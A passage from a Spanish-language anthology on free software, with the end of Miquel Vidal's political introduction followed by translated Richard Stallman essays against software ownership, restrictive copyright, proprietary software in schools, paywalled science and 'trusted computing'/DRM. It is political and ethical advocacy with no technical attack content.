modelo de cooperación social productiva ha surgido en torno al software libre: falta saber lo que dará de sí esa comunidad, además de buenas herramientas informáticas, y si este nuevo paradigma podrá extenderse a otros sectores de la producción inmaterial. Estamos pues ante una verdadera contienda política, que no está ganada ni mucho

menos, y que requiere determinación y apoyo al software libre y una lucha decidida contra las patentes de software y demás leyes sobre la propiedad intelectual que previsiblemente podrían detener su avance.[49] Me gustaría acabar citando unas palabras de los paleoantropólogos Carbonell y Sala, del proyecto Atapuerca, pues me parecen un magnífico colofón que de algún modo resume y explica dónde reside la singularidad y la potencia del software libre: *«No es la humanización de la tecnología lo que debemos buscar, sino su socialización. No es posible humanizar algo que es exclusivamente humano. La socialización es lo que permite un crecimiento exponencial de las capacidades humanas»*[50].

Reconocimientos

Sin la propuesta primero y la insistencia después de la Oficina 2004 de Barcelona para escribir esta introducción política al software libre, probablemente nunca me habría puesto a ello. Al primero que escuché explicar con claridad la diferencia entre el acercamiento ético y el pragmático al software libre fue a Jesús González-Barahona. Buena parte de las ideas expresadas en la sección «Desafíos e interrogantes» son fruto de mis frecuentes conversaciones con Marga Padilla, de quien tanto he aprendido a lo largo de muchas horas de *hackin'* —y de vida— compartidas durante estos tres últimos años. Agradezco también la atenta lectura que Luis Pueyo hizo de la versión preliminar de este artículo, cuyas críticas, comentarios y sutiles observaciones sin duda han mejorado el texto final. Por último, *but not least*, la confianza y el apoyo del CSOA el Laboratorio a la telemática antagonista me ha permitido aprender a socializar el conocimiento y ha demostrado que son posibles en un centro social ocupado proyectos estables de autoproducción basados en nuevas tecnologías.

Lavapiés, Madrid
Agosto de 2000

Por qué el software no debe tener propietarios[51]

Richard M. Stallman
notas de Miquel Vidal

Richard Stallman es un prestigioso hacker neoyorquino. El editor Emacs es su creación más famosa. Nació en 1954, se graduó en Harvard en 1971 y trabajó en el laboratorio de Inteligencia Artificial del MIT hasta principios de los ‘80. Cuando la mayoría de sus compañeros partió en busca de empleo en grandes empresas, decidió iniciar el proyecto GNU para mantener vivo el espíritu de colaboración y trabajo colectivo de los primeros hackers. En la actualidad lidera la Free Software Foundation (Fundación Software Libre) que promueve la democratización del acceso a los programas y las nuevas tecnologías.

La selección de notas y artículos que aquí se presenta, reúne intervenciones realizadas por Stallman en distintos medios acerca de temas vinculados con la idea del software libre y sus implicaciones en otros ámbitos de la cultura y la economía, como la educación, las leyes de derechos de autor y las políticas estatales sobre patentes.

Las tecnologías digitales de la información contribuyen al mundo haciendo que sea más fácil copiar y modificar información. Los ordenadores prometen hacer esto más fácil para todos.

Pero no todo el mundo quiere que sea más fácil. El sistema del copyright permite que los programas de software tengan «propietarios», la mayor parte de los cuales pretenden privar al resto del mundo del beneficio potencial del software. Los propietarios desearían ser los únicos con capacidad para copiar y modificar el software que usamos.

El sistema de copyright creció con la imprenta —una tecnología para la producción masiva de copias—. El copyright se ajustaba bien a esta tecnología puesto que era restrictiva sólo para los productores masivos de copias. No privaba de libertad a los lectores de libros. Un lector cualquiera, que no poseyera una imprenta, sólo podía copiar libros con pluma y tinta, y a pocos lectores se les ponía un pleito por ello.

Las tecnologías digitales son más flexibles que la imprenta: cuando la información adopta forma digital, se puede copiar fácilmente para compartirla con otros. Es precisamente esta flexibilidad la que se ajusta mal a un sistema como el del copyright. Ésa es la razón del incremento de medidas perversas y draconianas que se emplean en la actualidad para hacer cumplir el copyright del software. Consideremos estas cuatro prácticas de la Software Publishers Association [SPA[52]]:

- Propaganda masiva afirmando que está mal desobedecer a los propietarios para ayudar a un amigo.
- Pedir a la gente que se conviertan en soplones para delatar a sus colegas y compañeros de trabajo.
- Redadas (con ayuda policial) en oficinas y escuelas, en las que la gente debe

probar que son inocentes de hacer copias ilegales.

- El proceso judicial por parte del gobierno de los EE. UU., a petición de la SPA, de personas como David LaMacchia, del MIT, no por copiar software (no se le acusa de copiar nada), sino sencillamente por dejar sin vigilancia equipos de copia y no censurar su uso.

Cada una de estas cuatro prácticas se asemeja a las usadas en la antigua Unión Soviética, donde todas las copiadoras tenían un vigilante para prevenir copias prohibidas, y donde las personas tenían que copiar información en secreto y pasarla mano a mano en forma de «samizdat». Por supuesto hay una diferencia: el motivo para el control de información en la Unión Soviética era político; en los EE. UU. el motivo es el beneficio económico. Pero son las acciones las que nos afectan, no el motivo. Cualquier intento de bloquear el compartir información, no importa la causa, lleva a los mismos métodos y a la misma dureza.

Los propietarios utilizan diversos argumentos para que se les conceda el control del modo en que usamos la información:

- Insultos

Los propietarios usan palabras difamatorias como «piratería» y «robo», al igual que terminología técnica como «propiedad intelectual» y «daño», para sugerir una cierta línea de pensamiento al público una analogía simplista entre programas y objetos físicos. Nuestras ideas e intuiciones acerca de la propiedad sobre los objetos materiales suelen referirse a si es justo quitarle un objeto a alguien. No se aplican directamente a hacer una copia de algo. Pero los propietarios nos piden que las apliquemos en cualquier caso.

- Exageración

Los propietarios dicen que sufren un «daño» o «pérdida económica» cuando los usuarios copian programas por su cuenta. Pero el copiar no tiene un efecto directo sobre el propietario, y no hace daño a nadie. El propietario sólo puede perder si la persona que hizo la copia hubiese pagado por una del propietario en su lugar.

Un mínimo de reflexión muestra que la mayoría de tales personas no habrían comprado esas copias. Aun así los propietarios calculan sus «pérdidas» como si todos y cada uno hubiesen comprado una copia. Esto es una exageración por decirlo de una manera suave.

- La ley

Los propietarios a menudo describen el estado actual de la ley, así como las duras sanciones con las que nos amenazan. En este enfoque va implícita la sugerencia de que la ley actual refleja un punto de vista moral incuestionable —y aún así, al mismo tiempo, se nos insta a considerar estas sanciones como hechos naturales por los que no se puede responsabilizar a nadie.

Esta línea de persuasión no está diseñada para defenderse ante el pensamiento crítico; está concebida para reforzar un lugar común.

Es evidente que las leyes no distinguen lo que está bien de lo que está mal. Todo

estadounidense debería saber que, hace cuarenta años, iba contra la ley que un persona de raza negra se sentase en la parte delantera del autobús; pero solamente los racistas dirían que sentarse ahí no estaba bien.

- Derechos naturales

Los autores a menudo sostienen que existe una conexión especial con los programas que han escrito, y añaden que, en consecuencia, sus deseos e intereses respecto al programa simplemente prevalecen sobre aquéllos de cualquier otra persona —o incluso de los del resto del mundo. (Normalmente son las empresas, no los autores, los que retienen los copyrights sobre el software, pero se espera de nosotros que ignoremos esta discrepancia).

A quienes proponen esto como un axioma ético —el autor es más importante que tú— sólo les puedo decir que yo mismo, un notable autor de software,[53] lo considero una tontería.

Pero la gente por lo general sólo suele sentir alguna simpatía hacia los derechos naturales por dos razones.

Una razón es una analogía forzada entre el software y los objetos materiales. Cuando yo cocino *spaghettis*, me quejo si otra persona se los come, porque entonces yo ya no me los puedo comer. Su acción me duele exactamente tanto como lo que le beneficia a él; sólo uno de nosotros se puede comer los *spaghettis*, así que la pregunta es: ¿quién? La más mínima distinción entre alguno de nosotros es suficiente para inclinar la balanza ética.

Pero el hecho de que tú ejecutes o modifiques un programa que yo he escrito te afecta a ti directamente y a mí indirectamente. Si tú le das una copia a tu amigo te afecta a ti y a tu amigo mucho más que lo que me afecta a mí. Yo no debería tener el poder de decirte que no hagas estas cosas. Nadie debería.

La segunda razón es que a la gente se le ha dicho que los derechos naturales de autor son una tradición aceptada e indiscutida de nuestra sociedad.

Desde un punto de vista histórico, sucede justamente lo contrario. La idea de los derechos naturales de autor fue propuesta y decididamente rechazada cuando se concibió la Constitución de EE. UU. Ésa es la razón por la que la Constitución sólo permite un sistema de copyright y no requiere uno; por esa razón dice que el copyright debe ser temporal. Establece asimismo que el propósito del copyright es promocionar el progreso no recompensar a los autores. El copyright recompensa a los autores en cierta medida, y a los editores más, pero se concibe como un medio de modificar su comportamiento.

La tradición realmente establecida de nuestra sociedad es que el copyright vulnera los derechos naturales del público —y que esto sólo se puede justificar por el bien del público.[54]

- Economía

El último argumento que se emplea para justificar la existencia de los propietarios de software es que esto lleva a la producción de más software.

A diferencia de los anteriores, este argumento por lo menos adopta un enfoque legítimo sobre el tema. Se basa en un objetivo válido satisfacer a los usuarios de software. Y está empíricamente demostrado que la gente producirá más de algo si se les paga bien por ello.

Pero el argumento económico tiene un defecto: se basa en la presunción de que la diferencia es sólo cuestión de cuánto dinero debemos pagar. Asume que la «producción de software» es lo que queremos, tenga el software propietarios o no.

La gente acepta gustosamente esta presunción porque está de acuerdo con nuestra experiencia acerca de los objetos materiales. Considérese un bocadillo, por ejemplo. Es posible que puedas conseguir un bocadillo equivalente bien gratis o por un precio. Si es así, la cantidad que pagas es la única diferencia. Tanto si lo tienes que comprar como si no, el bocadillo tiene el mismo sabor, el mismo valor nutricional y en ambos casos te lo puedes comer sólo una vez. El hecho de si el bocadillo lo obtienes de un propietario o no, no puede afectar directamente a nada más que la cantidad de dinero que te queda después.

Esto es cierto para cualquier objeto material —el hecho de que tenga o no tenga propietario no afecta directamente a lo que es, o a lo que puedas hacer con ello si lo adquieres.

Pero si un programa tiene un propietario, esto afecta en gran medida a lo que es, y a lo que puedes hacer con un copia si la compras. La diferencia no es sólo una cuestión de dinero. El sistema de propietarios de software incentiva a los propietarios de software a producir algo —pero no lo que la sociedad realmente necesita—. Y causa una contaminación ética intangible que nos afecta a todos.

¿Qué es lo que la sociedad necesita? Necesita información que esté verdaderamente a disposición de sus ciudadanos —por ejemplo, programas que la gente pueda leer, arreglar, adaptar y mejorar, no solamente ejecutar—. Pero lo que los propietarios de software típicamente ofrecen es una caja negra que no podemos ni estudiar ni modificar.

La sociedad también necesita libertad. Cuando un programa tiene un propietario, los usuarios pierden la libertad de controlar una parte de sus propias vidas.

Y sobre todo una sociedad necesita incentivar el espíritu de cooperación entre sus ciudadanos. Cuando los propietarios de software nos dicen que ayudar a nuestros vecinos de una manera natural es «piratería», están contaminando el espíritu cívico de nuestra sociedad.

Esto es por lo que decimos que el software libre es una cuestión de libertad, no de precio.[55]

El argumento económico para justificar la propiedad es erróneo, pero la cuestión económica es real. Algunas personas escriben software útil por el placer de escribirlo o por la admiración y amor al arte;[56] pero si queremos más software del que esas personas escriben, necesitamos conseguir fondos.

Desde hace ya diez años, los desarrolladores de software libre han probado varios

métodos para recabar fondos, con algo de éxito. No hay necesidad de hacer rico a nadie; los ingresos medios de una familia media, alrededor de 35 000 dólares, prueba ser incentivo suficiente para muchos trabajos que son menos satisfactorios que programar.

Durante años, hasta que una beca lo hizo innecesario, yo me ganaba la vida realizando mejoras a medida sobre software libre que yo había escrito. Cada mejora se añadía a la versión standard lanzada y así, finalmente, quedaban disponibles para el público en general. Los clientes me pagaban para que trabajase en las mejoras que ellos querían, en vez de en las características que yo habría considerado la máxima prioridad.

La Fundación para el Software Libre, una entidad sin ánimo de lucro exenta de impuestos para el desarrollo de software libre, consigue fondos mediante la venta de CD-ROMs de GNU[57], camisetas, anuales y distribuciones «deluxe» (todo lo cual los usuarios son libres de copiar y modificar), así como mediante donaciones. Ahora cuenta con un equipo de cinco programadores, y tres empleados [cuando se escribió el artículo] que se encargan de los pedidos por correo.

Algunos desarrolladores de software libre ganan dinero mediante la venta de servicios de soporte. Cygnus Support,[58] que cuenta con alrededor de 50 empleados, estima que en torno al 15 por ciento de la actividad de su equipo es desarrollo de software libre —un porcentaje respetable para una compañía de software.

Algunas compañías, incluyendo Intel, Motorola, Texas Instruments y Analog Devices, han unido esfuerzos para financiar el desarrollo continuado del compilador GNU para el lenguaje C. Mientras, el compilador GNU para el lenguaje Ada está siendo financiado por la Fuerza Aérea de EE. UU., que cree que esta es la manera más efectiva de conseguir un compilador de alta calidad.[59]

Todos estos ejemplos son modestos;[60] el movimiento de software libre es pequeño y todavía joven. Pero el ejemplo de la radio «mantenida-por-la-audiencia»[61] en los EE. UU. muestra que es posible mantener una actividad grande sin forzar a cada usuario a pagar.

Como usuario de informática hoy en día, puede que estés utilizando un programa propietario *[proprietary program]*. Si tu amigo te pide hacer una copia, estaría mal negarse a ello. La cooperación es más importante que el copyright. Pero una cooperación clandestina, escondida, no contribuye a mejorar la sociedad. Una persona debería aspirar a vivir una vida abiertamente con orgullo, y esto significa decir *No* al software propietario *[proprietary software]*.

Te mereces ser capaz de cooperar abierta y libremente con otras personas que usan software. Te mereces ser capaz de aprender cómo funciona el software, y enseñar a tus estudiantes con él. Te mereces ser capaz de contratar a tu programador favorito para arreglarlo cuando se rompa.

Te mereces el software libre.

Libertad, ¿o copyright?[62]

Richard M. Stallman

Había una vez, en la época de la imprenta, una regulación industrial establecida para el negocio de escribir y editar. Se llamaba copyright. El propósito del copyright era fomentar la publicación de una diversidad de obras escritas. El método del copyright era obligar a los editores a pedir permiso a los autores para volver a editar escritos recientes.

Los lectores corrientes tenían pocos motivos para rechazarlo, puesto que el copyright sólo restringía la publicación, no las cosas que un lector podía hacer. Si subía el precio del libro en una pequeña cantidad, sólo era el dinero. El copyright ofrecía un beneficio público, como había sido pensado, con apenas carga para el público. Cumplía bien su cometido, por aquel entonces.

Entonces surgió una nueva forma de distribuir información: computadoras y redes. La ventaja de la tecnología de información digital es que facilita la copia y manipulación de información, incluyendo software, grabaciones musicales y libros. Las redes ofrecían la posibilidad de acceso ilimitado a toda clase de datos: una utopía de la información.

Pero había un obstáculo en el camino: el copyright. Los lectores que hacían uso de sus computadoras para compartir información publicada, eran técnicamente infractores del copyright. El mundo había cambiado y lo que había sido una vez regulación industrial se había convertido en una restricción al público que debería de servir.

En una democracia, una ley que prohíbe una actividad popular, natural y útil, habitualmente se relaja pronto. Pero grupos de presión de poderosos editores estaban determinados a impedir al público aprovechar la ventaja de sus computadoras y encontraron en el copyright un arma apropiada. Bajo su influencia, en vez de relajar el copyright para adecuarlo a las nuevas circunstancias, los gobiernos lo hicieron mucho más estricto, aplicando penas severas a lectores sorprendidos compartiendo.

Pero eso no iba a ser lo último. Las computadoras pueden ser potentes herramientas de dominio cuando unos pocos controlan qué hacen las computadoras de otras personas. Los editores advirtieron que obligando a la gente a usar software especialmente diseñado para leer libros electrónicos, podrían lograr un poder sin precedentes: ¡obligarían a los lectores a pagar y a identificarse cada vez que leyesen un libro!

Éste era el sueño de los editores, y lograron convencer al gobierno estadounidense para promulgar la Digital Millennium Copyright Act [Ley de Copyright del Milenio Digital] de 1998. Esta ley otorga a los editores el poder legal total sobre casi todo lo

que un lector puede hacer con un libro electrónico. ¡Incluso la lectura no autorizada es delito!

Todavía tenemos las mismas libertades de antes usando libros en papel. Pero si los libros electrónicos sustituyen a los impresos, esa excepción servirá de muy poco. Con la «tinta electrónica», que hace posible descargar un nuevo texto en un trozo de papel aparentemente impreso, incluso los periódicos podrían volverse efímeros: no más librerías de libros usados, no más préstamos de libros a amigos, no más préstamos de libros en la biblioteca pública —no más «fugas» que podrían dar la oportunidad de leer sin pagar (y a juzgar por los anuncios de Microsoft Reader, no más compras anónimas de libros tampoco). Éste es el mundo que los editores han pensado para nosotros.

¿Por qué hay tan poco debate público sobre estos cambios capitales? La mayoría de los ciudadanos no han tenido todavía ocasión de asumir las consecuencias políticas que surgen de esta tecnología futurista. Además, al público se le ha enseñado que el copyright existe para «proteger» a los titulares del copyright, con la consecuencia añadida de que los intereses del público no cuentan.

Pero cuando el público en general empiece a usar libros electrónios y descubra el régimen que los editores les han preparado, empezarán a oponerse. La humanidad no aceptará este yugo por siempre.

Los editores nos han hecho creer que un copyright represivo es la única forma de mantener viva la creación artística, pero no necesitamos una Guerra por las Copias para fomentar la diversidad de obras publicadas; como ha mostrado Grateful Dead la copia privada entre admiradores no es necesariamente un problema para los artistas. Legalizando la copia de libros electrónicos entre amigos, podemos volver a convertir el copyright en la regulación industrial que una vez fue.

Para cierta clase de escritos, debemos ir incluso más allá. Para artículos académicos y monografías, su publicación íntegra en la red debería ser alentada en todos los casos; esto ayuda a proteger los escritos académicos haciéndolos más accesibles. En el caso de libros de texto y de la mayoría de obras de referencia, la publicación de versiones modificadas debería incluso permitirse, puesto que fomentan su mejora.

Con el tiempo, cuando las redes de computadoras ofrezcan una forma sencilla de mandar un poco de dinero a alguien, toda la base para restringir la copia literal desaparecerá. Si le gusta un libro y aparece una ventanita de su computadora que dice: «cliqueé aquí para dar un dólar al autor», ¿no lo haría? El copyright para libros y música, aplicado a la distribución de copias literales no modificadas, se volverá totalmente obsoleto. ¡Y ni un segundo antes!

¿Por qué las escuelas deberían usar sólo software libre?

[63]

Richard M. Stallman

Existen razones generales por las que todos los usuarios de computadoras deberían insistir en usar software libre. Éste les da a los usuarios la libertad de controlar sus propias computadoras; con el software propietario, la computadora hace lo que el dueño del software quiere que haga, no lo que usted quiere. También les da a los usuarios la libertad de cooperar entre sí, de actuar correctamente. Esto cuenta para las escuelas tanto como para el resto de las personas. Pero existen razones que se aplican especialmente al caso de las escuelas.

Primero, el software libre puede ahorrarle dinero a las escuelas. Hasta en los países más ricos las escuelas tienen pocos fondos. El software libre les da a las escuelas, como a otros usuarios, la libertad de copiar y redistribuir el software, con lo que el sistema escolar puede hacer copias para todas las computadoras en todas las escuelas. En países pobres, esto puede ayudar a achicar la brecha digital.

Esta razón obvia, si bien es importante, es bastante superficial. Y los fabricantes de software propietario pueden salvar la situación donando copias de sus programas. (¡Cuidado! Una escuela que acepte esta oferta puede tener que pagar para recibir las siguientes versiones). Así que pasemos a las razones más profundas.

Las escuelas deben enseñar a sus estudiantes maneras de vivir que beneficien a la sociedad como un todo. Así, deberían impulsar el uso del software libre, tal como impulsan el reciclaje. Si las escuelas enseñan software libre a sus estudiantes, entonces éstos usarán software libre cuando se gradúen. Esto ayudará a que la sociedad en su conjunto evite ser dominada (y extorsionada) por megacorporaciones. Esas corporaciones les ofrecen muestras gratis a las escuelas por la misma razón por la que las compañías de tabaco distribuyen cigarrillos gratis: para hacer adictos a los chicos.[64] No les van a seguir haciendo descuentos a estos estudiantes una vez que crezcan y se gradúen.

El software libre permite a los estudiantes aprender cómo funcionan los programas. Cuando los chicos llegan a la adolescencia, algunos de ellos quieren aprender todo lo que se pueda sobre sus sistemas de computadoras y sus programas. Ésa es la edad en que las personas que serán buenos programadores deberían aprenderlo. Para aprender a escribir buenos programas, los estudiantes necesitan leer y escribir muchos programas. Necesitan leer y entender programas reales que la gente realmente utiliza. Sentirán una enorme curiosidad por leer los códigos fuente.

El software propietario repele su sed de conocimiento; les dice, «El conocimiento que ustedes quieren es un secreto, ¡aprender está prohibido!». El software libre

alienta a todos a aprender. La comunidad del software libre rechaza el «sacerdocio de la tecnología», que mantiene al público general en ignorancia respecto a cómo funciona la tecnología; alentamos a los estudiantes de cualquier edad y posición a leer el código fuente y aprender tanto como quieran saber. Las escuelas que usen software libre alentarán a los diestros en software a que se superen.

La siguiente razón es todavía más profunda que esto. Esperamos que las escuelas les enseñen a los estudiantes conocimientos básicos y destrezas útiles, pero esta no es toda su tarea. La misión más importante de las escuelas es enseñar a las personas a ser buenas ciudadanas y buenos vecinos, a cooperar con los otros que necesitan su ayuda. En el ámbito de las computadoras esto significa enseñarles a compartir software. Las escuelas primarias, sobre todo, deben enseñarles a sus alumnos, «Si traes programas a la escuela, debes compartirlos con los otros chicos». Por supuesto, la escuela debe cumplir con lo que enseña: todo el software instalado en la escuela debe estar disponible para que los estudiantes lo copien, lo lleven a casa y lo redistribuyan.

Enseñarles a los chicos a usar software libre, y a participar en la comunidad de software libre, es una lección práctica de educación cívica. También enseña a los estudiantes el rol modelo del servicio público antes que el del exitismo. Todos los niveles de educación deben usar software libre.

La ciencia debe sacarse el copyright de encima[65]

Richard M. Stallman

Debería ser obvio que la literatura científica existe para diseminar el conocimiento científico, y que las revistas científicas existen para facilitar esto. De ello se concluye que las reglas para el uso de la literatura identífica deberían estar diseñadas para alcanzar tal meta.

Las reglas con que contamos ahora, conocidas como copyright, fueron establecidas en la época de la imprenta, que es un método inherentemente centralizado de producción de copias a gran escala. En un escenario basado en imprentas, el copyright sobre artículos de revistas se restringía sólo a los editores —requiriéndoles que obtengan un permiso para publicar un artículo— y sobre eventuales plagiadores. Ayudaba a las revistas a funcionar y diseminar el conocimiento, sin interferir en el valioso trabajo de los científicos y estudiantes, ya sea como escritores o lectores de artículos. Estas reglas se adecuaban bien al sistema.

La tecnología actual para las publicaciones científicas es, sin embargo, la World Wide Web. ¿Qué reglas asegurarían mejor la más amplia diseminación de artículos científicos y de conocimiento en la Web? Los artículos deberían distribuirse en formatos no privativos *[non proprietary formats]*, con acceso libre para todos. Y todo el mundo debería tener el derecho de reproducir los artículos; esto es, hacer ediciones textuales con el reconocimiento debido a los autores.

Estas reglas deberían aplicarse para artículos antiguos tanto como para los futuros, cuando se distribuyen de forma electrónica. Pero no hay ninguna necesidad de cambiar el actual sistema de copyright tal como opera para la publicación de revistas en papel, ya que el problema no reside en ese ámbito.

Lamentablemente, parece que no todos acuerdan con las obviedades que mencionamos al comenzar este artículo. Muchos editores de revistas parecen creer que el propósito de la literatura científica es permitirles publicar revistas para que puedan cobrar suscripciones de científicos y estudiantes. Esta manera de pensar se conoce como «confusión de los medios con los fines».

Su modo de hacer las cosas consiste en restringir incluso el acceso a la mera lectura de literatura científica a aquéllos que pueden y quieren pagar por ella. Utilizan las leyes de copyright, que siguen vigentes a pesar de su inadecuación a las redes de computadoras, como excusa para evitar que los científicos decidan reglas nuevas.

Por el bien de la cooperación científica y el futuro de la humanidad, debemos rechazar esta visión de raíz —no sólo los sistemas obstructivos que se han instituido, sino las mismas prioridades equivocadas en las que se fundamentan.

Los editores de revistas a veces sostienen que el acceso on-line requiere costosas

computadoras de alto rendimiento como servidores, y que ellos deben cobrar tarifas de acceso para pagar esos servidores. Este «problema» es una consecuencia de su propia «solución». Denle la libertad a todas las personas de copiar y poner en su sitio de Internet los artículos científicos, y las bibliotecas de todo el mundo abrirán sitios de acceso con copias para satisfacer la demanda. Esta solución descentralizada reducirá los requisitos de ancho de banda y proveerá un acceso más veloz, al tiempo que protegerá los trabajos académicos contra pérdidas accidentales.

Los editores también sostienen que el trabajo editorial requiere que se cobre por el acceso. Aceptemos la premisa de que los editores deben cobrar por su tarea; esto no invalida nuestra propuesta. El costo de edición de un trabajo científico corriente está entre el 1% y el 3% del financiamiento en investigación para producirlo. Un porcentaje tan reducido difícilmente debería obstruir el uso de los resultados.

En cambio, el costo de edición podría obtenerse, por ejemplo, a través de tarifas a los autores, que pueden trasladarlas a su vez a las entidades que promueven su investigación. A éstas no debería importarles, dado que actualmente pagan por las publicaciones de una manera mucho más aparatosa e indirecta al pagar por la suscripción de la bibliotecas universitarias a las revistas. Cambiando el modelo económico para asignar los costos de edición a las entidades de apoyo, podemos eliminar la aparente necesidad de restringir el acceso. Los autores ocasionales que no estén afiliados a ninguna entidad o institución, y que no reciben ayuda financiera, podrían ser eximidos de los costos de publicación, siendo asumidos éstos por los autores que sí reciben ayuda.

Otra justificación para las tarifas de acceso a las publicaciones on-line es la necesidad de financiar la conversión de los archivos impresos en papel a formato digital. Este trabajo debe realizarse, pero debemos buscar maneras alternativas de financiarlo que no impliquen obstruir el acceso a los resultados. El trabajo en sí no será más complicado, ni será más costoso. Es un sinsentido digitalizar los archivos para luego desperdiciar los resultados restringiendo el acceso a ellos.

La Constitución de Estados Unidos dice que el copyright existe «para promover el progreso de la ciencia». Cuando el copyright impide el progreso de la ciencia, la ciencia debe sacarse de encima el copyright.

¿Puede confiar en su computadora?[66]

Richard M. Stallman

¿De quién debería recibir órdenes su computadora? Mucha gente piensa que sus computadoras deberían obedecerles a ellos, en vez de a otras personas. Mediante un plan al que llaman «computación confiable» *[trusted computing]*, grandes corporaciones de los medios de comunicación (incluyendo las compañías cinematográficas y de la industria discográfica) junto con compañías de informática tales como Microsoft e Intel, están planificando hacer que su computadora los obedezca a ellos en vez de a usted. (La versión de Microsoft de este esquema se llama «Palladium»). Los programas propietarios *[proprietary programs]* han incluido características maliciosas en el pasado, pero este plan haría esto universal.

Software propietario *[proprietary software]* significa, fundamentalmente, que usted no controla lo que hace; no puede estudiar el código fuente o modificarlo. No es sorprendente que hábiles hombres de negocios encuentren formas de usar su control para ponerle a usted en desventaja. Microsoft ha hecho esto varias veces; una versión de Windows fue diseñada para reportar a Microsoft todo el software en su disco duro; una reciente actualización de «seguridad» en el Reproductor Multimedia de Windows requería que los usuarios aceptaran nuevas restricciones. Pero Microsoft no está solo: el software para intercambio de música KaZaa está diseñado de forma que un asociado de negocios de KaZaa pueda alquilar el uso de su computadora a sus clientes. Estas características maliciosas son normalmente secretas, pero una vez que usted se entera de ellas es difícil eliminarlas, dado que no dispone del código fuente.

En el pasado, estos fueron incidentes aislados. «Computación confiable» los haría omnipresentes. «Computación traidora» es un nombre más apropiado, porque el plan está diseñado para asegurarse de que su computadora sistemáticamente lo desobedecerá. De hecho, está diseñado para que la misma deje de funcionar como una computadora de propósito general. Cada operación puede requerir de una autorización explícita.

La idea técnica detrás de la computación traidora es que la computadora incluye un dispositivo de cifrado y firma digital, y las claves se mantienen secretas para usted. Los programas propietarios usan este dispositivo para controlar qué otros programas puede ejecutar, a qué documentos o datos puede acceder y a qué programas se los puede transferir. Esos programas continuamente descargarán nuevas reglas de autorización a través de Internet, e impondrán dichas reglas automáticamente a su trabajo. Si usted no permite a su computadora obtener las nuevas reglas periódicamente de Internet, algunas capacidades dejarán automáticamente de funcionar.

Por supuesto, Hollywood y las compañías discográficas planean usar la computación traidora para «DRM» (Administración de Restricciones Digitales *[Digital Restriction Management]*), así los vídeos y la música descargados podrán ser reproducidos sólo en una computadora específica. Compartir será completamente imposible, al menos usando los archivos autorizados que deberá obtener de dichas compañías. Usted, el público, debería tener la libertad y la habilidad de compartir esas cosas. (Espero que alguien encuentre la forma de producir versiones no cifradas, y de subirlas y compartirlas, así DRM no tendrá éxito completamente, pero esto no es excusa para el sistema).

Hacer imposible el compartir ya es lo suficientemente malo, pero se pone peor. Existen planes para usar la misma facilidad al enviar documentos por correo electrónico, resultando en mensajes que desaparecen en dos semanas, o documentos que sólo pueden ser leídos en las computadoras de determinada compañía.

Imagínese si usted recibiera un mensaje de correo electrónico de su jefe diciéndole que haga algo que usted piensa que es arriesgado; un mes después, cuando el tiro sale por la culata no puede usar el mensaje para mostrar que la decisión no fue suya. «Ponerlo por escrito» no lo protege si la orden está escrita en tinta que desaparece.

Imagínese si usted recibe un mensaje de correo electrónico de su jefe estableciendo una política que es ilegal o inmoral, tal como destrozar los documentos de auditoría de su compañía, o permitir que una amenaza peligrosa para su país avance sin ser controlada. Actualmente, usted puede enviar esto a un periodista y exponer la actividad. Con la computación traidora, el periodista no será capaz de leer el documento; su computadora se negará a obedecerlo. La computación traidora se transforma en un paraíso para la corrupción.

Los procesadores de texto tales como Microsoft Word podrían usar la computación traidora cuando usted guarde sus documentos, para asegurarse de que ningún procesador de texto de la competencia podrá leerlos. Actualmente debemos averiguar los secretos del formato de Word mediante laboriosos experimentos, para que los procesadores libres puedan leer documentos de Word. Si Word cifra los documentos usando computación traidora cuando los guarda, la comunidad del software libre no tendrá la posibilidad de desarrollar software para leerlos, y si pudiéramos, tales programas podrían ser prohibidos por la *Digital Millennium Copyright Act* [Ley de Copyright del Milenio Digital].

Los programas que usen computación traidora continuamente descargarán nuevas reglas de autorización desde Internet, e impondrán dichas reglas a su trabajo. Si a Microsoft, o al gobierno de los EE. UU., no le agrada lo que usted dice en un documento que escribió, podrán publicar nuevas restricciones diciendo a todas las computadoras que se rehúsen a dejar que alguien lea dicho documento. Cada computadora del mundo obedecerá cuando descargue las nuevas instrucciones. Su escrito estará sujeto a un borrado retroactivo estilo 1984. Hasta usted podría ser

incapaz de leerlo.

Podría pensar que usted puede averiguar qué cosas sucias hace una aplicación de computación traidora, estudiar qué tan dañinas son, y decidir si aceptarlas. Sería ingenuo aceptarlo, pero el punto es que el trato que cree que está haciendo no se mantendrá. Una vez que usted dependa del uso del programa, estará enganchado y ellos lo saben; entonces pueden cambiar el trato. Algunas aplicaciones automáticamente bajarán actualizaciones que harán algo diferente, y no le darán la posibilidad de elegir si desea la actualización o no.

Actualmente puede evitar ser restringido por el software propietario no usándolo. Si ejecuta GNU/Linux u otro sistema operativo libre, y si evita instalar aplicaciones propietarias sobre él, entonces usted está al mando de lo que su computadora hace. Si un programa libre tiene una característica maliciosa, otros desarrolladores en la comunidad la quitarán y usted puede usar la versión corregida. Puede también ejecutar aplicaciones y herramientas libres en sistemas operativos no libres; esto falla completamente en darle libertad, pero muchos usuarios lo hacen.

La computación traidora pone en peligro la existencia de sistemas operativos y aplicaciones libres, porque usted ya no podrá ejecutarlas. Algunas versiones de la computación traidora requerirán que el sistema operativo esté específicamente autorizado por una compañía particular. Los sistemas operativos libres no podrán ser instalados. Algunas versiones de la computación traidora requerirán que cada programa sea específicamente autorizado por el desarrollador del sistema operativo. No podrá ejecutar aplicaciones libres en tales sistemas. Si usted averigua cómo hacerlo y se lo dice a alguien, eso podría constituir un delito.

Existen proyectos de ley en EE. UU. que requieren que todas las computadoras soporten computación traidora, y que se prohíba la conexión de computadoras antiguas a Internet. La CBDTPA (la llamamos Ley Consuma Pero No Trate de Programar *[Consume But Don't Try Programming Act]*) es uno de ellos. Pero inclusive si no lo fuerzan legalmente a migrar hacia la computación traidora, la presión para aceptarla puede ser enorme. Actualmente las personas usualmente utilizan el formato Word para comunicarse, aunque esto causa varios tipos de problemas (vea «We Can Put an End to Word Attachments»[67]). Si solamente una máquina de computación traidora puede leer los últimos documentos de Word, mucha gente migrará hacia ella, si ven la situación sólo en términos de acción individual (tómalo o déjalo). Para oponernos a la computación traidora, debemos unirnos y confrontar la situación como una elección colectiva.

Para mayor información sobre computación traidora, vea `http://www.cl.cam.ac.uk/users/rja14/tcpa-faq.html`[68].

Bloquear la computación traidora requerirá que se organicen un gran número de ciudadanos. ¡Necesitamos su ayuda! La Electronic Frontier Foundation[69] (Fundación Frontera Electrónica) y Public Knowledge[70] (Conocimiento Público) están organizando campañas en contra de la computación traidora, así como también

